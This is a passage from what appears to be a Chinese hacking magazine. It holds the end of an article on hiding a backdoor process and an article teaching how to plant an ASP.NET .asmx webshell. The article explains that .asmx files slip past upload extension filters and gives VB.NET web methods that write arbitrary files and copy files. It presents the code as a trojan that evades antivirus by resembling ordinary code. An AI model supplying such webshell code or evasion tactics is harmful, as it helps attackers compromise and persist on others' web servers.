


图2

可以看到后门的进程已经成功的隐藏了，至于cmd窗口中的那一堆乱码，是因为接受数据的时候对于中文字符的处理有点儿问题，所以才出现的部分乱码，这个对于我们后门程序的功能是没有影响的。

其实在上面的代码里我偷了个懒，就是直接过滤掉了我们的door.exe进程，当然在实际操作中可以通过在应用层获取自身进程的pid，然后转换成相应的进程名再传递到内核层进行过滤，这里就不进行演示了，就当做是留给小菜的家庭作业吧！（文章中涉及到的源代码及编译好的程序，已经收录在了光盘中）

.NET环境下的新技术——初探asmx木马

韦韬

看了这么多期的杂志，相信大家都感觉到了吧，很多文章系统本身都存在漏洞，可以通过注入（比如某些版本的eWebEditor）或者直接在管理后台中在允许上传的文件类型中添加asp或者aspx来达到上传webshell的目的。但是令人遗憾的是，很多管理员都修改了上传程序的代码，在程序中再次判断了拓展名中是否包含asp、cer、asa等字符，如此一来，小菜们就只能忘“洞”兴叹了。这样做就真的安全了吗？事实上，大多数管理员在修改代码时，都忽略了一些额外的文件后缀，如图1。




图1

我们在安装了.net FrameWork之后，会明显的发现在IIS管理器中出现了很多被.net框架支持的“新型”WEB应用程序，经过我的测试，发现其中的asmx和ashx这两种应用程序非常有希望成为新环境下未来的木马。本文我就以asmx为例来简单介绍一下这类新型的木马。

首先来了解一下asmx文件的结构和基本使用方法，Asmx是为.NET程序提供外部类的模块而出现的，也就是说一个asmx文件至少描述一个或多个类，并导出一些类的方法供其它.NET程序使用，下面是一个简单的asmx程序示例。

```
<%@ WebService Language="VBScript" Class="test" %>
Imports Microsoft.VisualBasic
Imports System
Imports System.Web.Services
<WebService(Namespace:="http://cos.kmip.net/")> Public Class test
<WebMethod()> Public function test(name as string) as string
        test="Hello! "+name
end function
End Class
```

第一行定义了这个ASMX程序使用的语言种类和将要导出的类名称，值得注意的是所有的.NET程序都可以使用VB.NET或者C#来编写，这大大降低了.NET程序，包括.NET木马的开发周期，因为任何人都可以使用自己熟悉的语言来进行开发。接下来的三行则导入了几个名字控件，我在MSDN查了一些资料后发现，这几行对于一个ASMX程序来说是不可或缺的，最后就是定义了一个导出类并导出了一个test方法。这段代码比较简单，就是向调用此方法的人问个好。我们把代码保存成asmx文件后，在浏览器中访问它，可以看到这个asmx文件的一些信息，下面还列出了已经导出的方法。点击导出的方法名称后就出现了调用该方法的页面，如图2。

大家注意，我们在定义test方法的时候要求了一个类型为字符串，名称为name的参数，因此在调用前需要输入一些参数。这里我输入了xsjswt后又点击的“调用”按钮，结果如图3所示，可以看到返回的结果实际上是一个XML文件。XML文件是ASMX程序的默认标准输出，稍后我将会介绍如何让ASMX程序的输出成为标准HTML格式。




图2




图3

作为一个webshell类型的木马，最基本的功能就是实现写文件和复制文件，看到这儿，很多读者马上会想到使用fso组件

或者shell.application组件，这些都没错，但它们都是asp时代被用的过滥的招数，杀毒软件们对此早就非常熟悉了，即使反复加密也难以躲过杀毒软件的火眼金睛。俗话说“大隐隐于市”，我们就来把代码隐藏在一大堆正常代码中间，料想杀毒软件再强悍也不敢杀正常的代码吧！那么要如何隐藏呢？来看以下的关键代码。

```
'生成一句话的TXT类型文件
<WebMethod()> public function CreateOneLineTextFile(FileName as string,FileContent as string,MapFileorNot as string) as string
        with System.Web.HttpContext.Current
        Dim FileNum As Integer
        FileNum = Microsoft.VisualBasic.FreeFile()
        FileName=MapPath(FileName,MapFileorNot)
    Microsoft.VisualBasic.FileOpen(FileNum, FileName, OpenMode.Output, OpenAccess.Default, OpenShare.Default, -1)
        Microsoft.VisualBasic.PrintLine(FileNum, FileContent)
        Microsoft.VisualBasic.FileClose(FileNum)
        CreateOneLineTextFile="成功生成文件:<br>"+FileName+"<br>文件内容为:<br>"+ Server.HTMLEncode(FileContent)
        end with
end function
```

这段代码相信大家都看得懂吧，因为这是最简单的，所有VB和VB.NET程序中都会出现的最基本的文件操作了。我们能看懂，那么杀毒软件能看懂吗？当然也能了。现在的问题就是，即使杀毒软件看懂了，那它敢杀吗？不敢。为什么呢？因为有太多的正常代码和这段代码是一样的，换句话说，这段代码其实就是正常的代码。现在我们再来想想，为什么在asp时代不能写出这样的免杀代码，就是因为asp的类库不够丰富，能用到的函数不多，涉及一些敏感信息的函数就那么几个，正常程序又几乎不怎么使用，杀毒软件能不发现吗？反观.NET时代，类库被大大的丰富了，而且各种代码也被混杂在一起写，杀毒软件要想再次识别出.NET下的木马，难上加难啊！让我们来测试一下代码的运行效果吧，如图4。现在我们至少可以写一句话木马了，不是吗？至于文件上传和多行文件的生成，这个任务就留给读者们自己去思考吧。

细心的读者可能会发现在上面的代码中有一处询问用户是否需要进行MapPath()映射文件路径，这在asp时代是难以想象的。至于为什么要这么做，就请读者们在看完文章后自己进行测试了。




图4

下面我们来实现复制文件的方法，大家将会发现，丰富的.NET类库使得这个功能的实现由asp时代的10多行变为了几行。

```
<WebMethod()> public function CopyFile(srcFileName as string,dstFileName as string,MapFileorNot as string) as string
        srcFileName=MapPath(srcFileName,MapFileorNot)
        dstFileName=MapPath(dstFileName,MapFileorNot)
        Microsoft.VisualBasic.FileCopy(srcFileName, dstFileName)
        CopyFile="文件:<br>"+srcFileName+"<br>被成功复制到:<br>"+dstFileName
end function
```

关键语句其实仅是一个对Microsoft.VisualBasic共享类中的FileCopy方法的调用而已，如果去掉方法定义和必要的输出，整个代码就只有三行，其执行的结果如图5所示。

